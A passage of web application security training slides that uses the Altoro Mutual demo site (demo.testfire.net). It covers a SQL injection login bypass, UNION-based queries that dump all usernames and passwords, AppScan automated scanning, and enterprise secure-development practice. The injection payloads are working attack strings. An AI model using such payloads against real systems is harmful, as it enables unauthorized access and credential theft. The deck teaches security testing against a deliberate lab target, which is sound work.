



Task 3: Login without credentials


- Step 1: Find the login page
 - Can you create an account?
 - Can you determine a valid username?
- Step 2: Can you cause an error?
 - What information do you learn when you cause an error?
 - What database is this using?
 - What are techniques that you might use?
 - What characters terminate a SQL statement?
- Step 3: Exploit














Solution - Profile the login page

- Navigate to http://demo.testfire.net/bank/login.aspx
- Enter sample username without password
 - Usage of client-side JavaScript
- Enter sample username with password
 - No credential enumeration
- Enter sample username with single tick (') as password
 - SQL injection vulnerability
 - Verbose error messages
 - Column names of username and password



Solution - SQL Injection


- Enter sample username with password of '--
 - Double hyphen terminates a SQL statement
- Enter probable username (admin) with special characters appended '--
 - Successful exploitation of SQL injection





Task 4: Steal all the usernames and passwords


- Step 1: Find a page that lists information
 - What page lists information?
 - Does the page accept user input in any way?
 - Think about how this information is pulled from the database?
- Step 2: Find the vulnerability
 - How do I manipulate the input to find a vulnerability?
 - What steps should I try to "break the system"
- Step 3: Exploit
 - What steps are required to make this happen?

















Solution - Find the vulnerability

- Use technique from the last task to login
- Find a page that lists information from the DB
 - http://demo.testfire.net/bank/transactions.aspx
- Enter a single tick (') in the first form field
 - Vulnerable to SQL injection
 - Verbose error messages
 - Column named userid (we already know about username and password)



Solution - Complex SQL Injection

- Query: 1/1/2010 union select 1 from users—
 - Error message about matching columns
 - Learn that table users exists
- Query: 1/1/2010 union select 1,1,1,1 from users—
 - Successful in executing query
- We already know 3 columns (userid, username, password) and a table in the database
- Query: 1/1/2010 union select userid,null,username+' '+password,null from users--
 - Successful exploitation



Questions

- 1. Understand reconnaissance and profiling
- 2. Hands-on: Find vulnerabilities and exploit
 - a) Forceful browsing and information leakage
 - b) Cross site scripting (XSS)
 - c) SQL Injection
 - d) Advanced SQL Injection
- 3. Understand the difference between a vulnerability and an exploit



Module 4: Automated Techniques




Objective

- 1. Understand how automation can help uncover vulnerabilities
- 2. Demonstration of automated vulnerability assessment
- 3. Understand the limitations of vulnerability assessment



Welcome to AppScan


- Double click on IBM Rational's AppScan
- Choose Open





Pick a Template

Choose Default under Predefined Templates





Type of Scan


- Select the type of scan you wish to perform
- Select Web Application Scan
- Click Next





What to scan

- Select the scanned application
- Type http://demo.testfire.net
- Click <u>N</u>ext >





Login

- Choose Automatic login
- User name: jsmith Password: Demo1234
- Click Next

Note: you may want to choose the record option and follow the steps






What to test

Select the test policy

- Click on 'Load'
- Select 'Application-Only'
- Click OK
- Click Next

For this exercise we will test just for application level vulnerabilities






Start the scan


Select 'Start a full automatic scan'

AppScan will perform Explore and execute Tests





View the results






Module 5: An Enterprise Vision





Asking the Wrong Question



What are the root causes?





Understanding the Root Causes

- Takes the focus off the symptoms
- **Eliminates over-reporting**
- **3** Highlights pro-active security
- Can help build education programs
- CHASING VULNERABILITIES DOESN'T WORK





Online Risk Management for the Enterprise

People


Process

Technology





The People Factor



- Repeatable, measurable education system
 - Eight principles of security
 - Six primary threat classifications
- Resource library
 - Corporate policy
 - Best practices
 - Specific process with security artifacts
- Feedback Loop
 - Development, QA and Internal
 - Support and External
- MEASUREMENT





The Process Factor



- Defined secure lifecycle
 - Risk Profiling
 - Architectural Risk Analysis / Threat Modeling
 - Defined inputs and outputs
 - Checkpoints and Gates
- Feedback loop for process improvement
 - Internal
 - External
- MEASUREMENT





The Technology Factor



